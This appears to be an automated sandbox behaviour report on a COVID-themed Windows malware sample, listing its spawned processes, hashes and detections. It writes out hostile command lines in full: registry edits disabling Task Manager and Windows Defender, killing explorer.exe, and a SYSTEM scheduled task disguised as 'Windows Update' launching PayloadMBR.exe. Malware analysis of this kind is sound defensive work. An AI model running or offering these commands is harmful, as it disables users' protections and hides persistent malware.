File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: 6760 Parent PID: 6616

General

Start time:	15:53:12
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 1 /f
Imagebase:	0x2d0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System	success or wait	1	2D5709	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System	DisableTaskMgr	dword	1	success or wait	1	2D5A1D	RegSetValueExW

Analysis Process: reg.exe PID: 6780 Parent PID: 6616

General

Start time:	15:53:13
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	Reg add 'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender' /v DisableAntiSpyware /t REG_DWORD /d 1 /f
Imagebase:	0x2d0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: CLWCP.exe PID: 6804 Parent PID: 6616

General

Start time:	15:53:14
Start date:	28/03/2021
Path:	C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe
Wow64 process (32bit):	true
Commandline:	clwcp c:\covid21\covid.jpg
Imagebase:	0x400000
File size:	517120 bytes
MD5 hash:	E62EE6F1EFC85CB36D62AB779DB6E4EC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 4%, Virustotal, Browse • Detection: 8%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\clwcp.bmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	41609D	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\clwcp.bmp	unknown	14	42 4d 36 ec 5e 00 00 00 00 00 36 00 00 00	BM6.^.....6...	success or wait	3	4084C1	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\covid21\covid.jpg	unknown	170445	success or wait	1	408495	ReadFile

Analysis Process: reg.exe PID: 6836 Parent PID: 6616

General

Start time:	15:53:18
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f
Imagebase:	0x2d0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop	success or wait	1	2D5709	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop	NoChangingWallPaper	dword	1	success or wait	1	2D5A1D	RegSetValueExW

Analysis Process: wscript.exe PID: 6888 Parent PID: 6616

General

Start time:	15:53:19
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\x.vbs'
Imagebase:	0x2f0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6912 Parent PID: 6616

General

Start time:	15:53:19
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /K coronaloop.bat
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\coronaloop.bat	unknown	8191	success or wait	4	11DFB07	ReadFile

Analysis Process: timeout.exe PID: 6932 Parent PID: 6616

General

Start time:	15:53:20
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 5 /nobreak
Imagebase:	0x260000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6940 Parent PID: 6912

General

Start time:	15:53:20
Start date:	28/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Corona.exe PID: 6984 Parent PID: 6912

General

Start time:	15:53:20
Start date:	28/03/2021
Path:	C:\covid21\Corona.exe
Wow64 process (32bit):	true

Commandline:	c:\covid21\corona.exe
Imagebase:	0x400000
File size:	531456 bytes
MD5 hash:	6374CA8AD59246DFED4794FD788D6560
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 8%, ReversingLabs
Reputation:	low

Analysis Process: inv.exe PID: 7092 Parent PID: 6616

General

Start time:	15:53:25
Start date:	28/03/2021
Path:	C:\Users\user\AppData\Local\Temp\2526.tmp\inv.exe
Wow64 process (32bit):	true
Commandline:	inv.exe
Imagebase:	0x400000
File size:	367616 bytes
MD5 hash:	EBB811D0396C06A70FE74D9B23679446
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 6%, Metadefender, Browse • Detection: 48%, ReversingLabs
Reputation:	low

Analysis Process: wscript.exe PID: 7104 Parent PID: 6616

General

Start time:	15:53:25
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs'
Imagebase:	0x2f0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: 7120 Parent PID: 6616

General

Start time:	15:53:26
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true

Commandline:	timeout 5 /nobreak
Imagebase:	0x260000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: z.exe PID: 6544 Parent PID: 6616

General

Start time:	15:53:31
Start date:	28/03/2021
Path:	C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe
Wow64 process (32bit):	true
Commandline:	z.exe
Imagebase:	0x400000
File size:	422029 bytes
MD5 hash:	A7CE5BEE03C197F0A99427C4B590F4A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 7%, ReversingLabs

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	unknown	4096	success or wait	1	440BAD	ReadFile
C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	unknown	512	success or wait	104	440BAD	ReadFile

Analysis Process: wscript.exe PID: 744 Parent PID: 6616

General

Start time:	15:53:32
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs'
Imagebase:	0x2f0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: 768 Parent PID: 6616

General

Start time:	15:53:32
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 5 /nobreak
Imagebase:	0x260000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mlt.exe PID: 6804 Parent PID: 6616

General

Start time:	15:53:37
Start date:	28/03/2021
Path:	C:\Users\user\AppData\Local\Temp\2526.tmp\mlt.exe
Wow64 process (32bit):	false
Commandline:	mlt.exe
Imagebase:	0x400000
File size:	133205 bytes
MD5 hash:	A4E26D32F9655DBE8EFD276A530EB02B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: wscript.exe PID: 3136 Parent PID: 6616

General

Start time:	15:53:38
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs'
Imagebase:	0x2f0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 1376 Parent PID: 6616

General

Start time:	15:53:38
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true

Commandline:	timeout 5 /nobreak
Imagebase:	0x260000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: wscript.exe PID: 5972 Parent PID: 6616

General

Start time:	15:53:43
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs'
Imagebase:	0x2f0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: icons.exe PID: 6056 Parent PID: 6616

General

Start time:	15:53:43
Start date:	28/03/2021
Path:	C:\Users\user\AppData\Local\Temp\2526.tmp\icons.exe
Wow64 process (32bit):	true
Commandline:	icons.exe
Imagebase:	0x400000
File size:	107828 bytes
MD5 hash:	3CA1D5768C2944D4284B1541653823C7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 13%, ReversingLabs

Analysis Process: timeout.exe PID: 7052 Parent PID: 6616

General

Start time:	15:53:44
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 5 /nobreak
Imagebase:	0x260000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 7060 Parent PID: 6056

General

Start time:	15:53:44
Start date:	28/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: screenscrew.exe PID: 5600 Parent PID: 6616

General

Start time:	15:53:49
Start date:	28/03/2021
Path:	C:\Users\user\AppData\Local\Temp\2526.tmp\screenscrew.exe
Wow64 process (32bit):	true
Commandline:	screenscrew.exe
Imagebase:	0x400000
File size:	113664 bytes
MD5 hash:	E87A04C270F98BB6B5677CC789D1AD1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 36%, Metadefender, Browse • Detection: 62%, ReversingLabs

Analysis Process: wscript.exe PID: 7080 Parent PID: 6616

General

Start time:	15:53:49
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs'
Imagebase:	0x2f0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 5672 Parent PID: 6616

General

Start time:	15:53:50
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe

Wow64 process (32bit):	true
Commandline:	timeout 5 /nobreak
Imagebase:	0x260000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: wscript.exe PID: 6932 Parent PID: 6616

General

Start time:	15:53:55
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\t.vbs'
Imagebase:	0x2f0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 3912 Parent PID: 6616

General

Start time:	15:53:56
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 3 /nobreak
Imagebase:	0x260000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: taskkill.exe PID: 6160 Parent PID: 6616

General

Start time:	15:54:00
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /f /im explorer.exe
Imagebase:	0x8c0000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PayloadMBR.exe PID: 4112 Parent PID: 6616

General

Start time:	15:54:01
Start date:	28/03/2021
Path:	C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe
Wow64 process (32bit):	true
Commandline:	PayloadMBR.exe
Imagebase:	0x400000
File size:	103424 bytes
MD5 hash:	D917AF256A1D20B4EAC477CDB189367B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 82%, ReversingLabs

Analysis Process: schtasks.exe PID: 4248 Parent PID: 4112

General

Start time:	15:54:01
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe /Create /TN 'Windows Update' /ru SYSTEM /SC ONSTART /TR 'C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe'
Imagebase:	0x3f0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4228 Parent PID: 4248

General

Start time:	15:54:01
Start date:	28/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis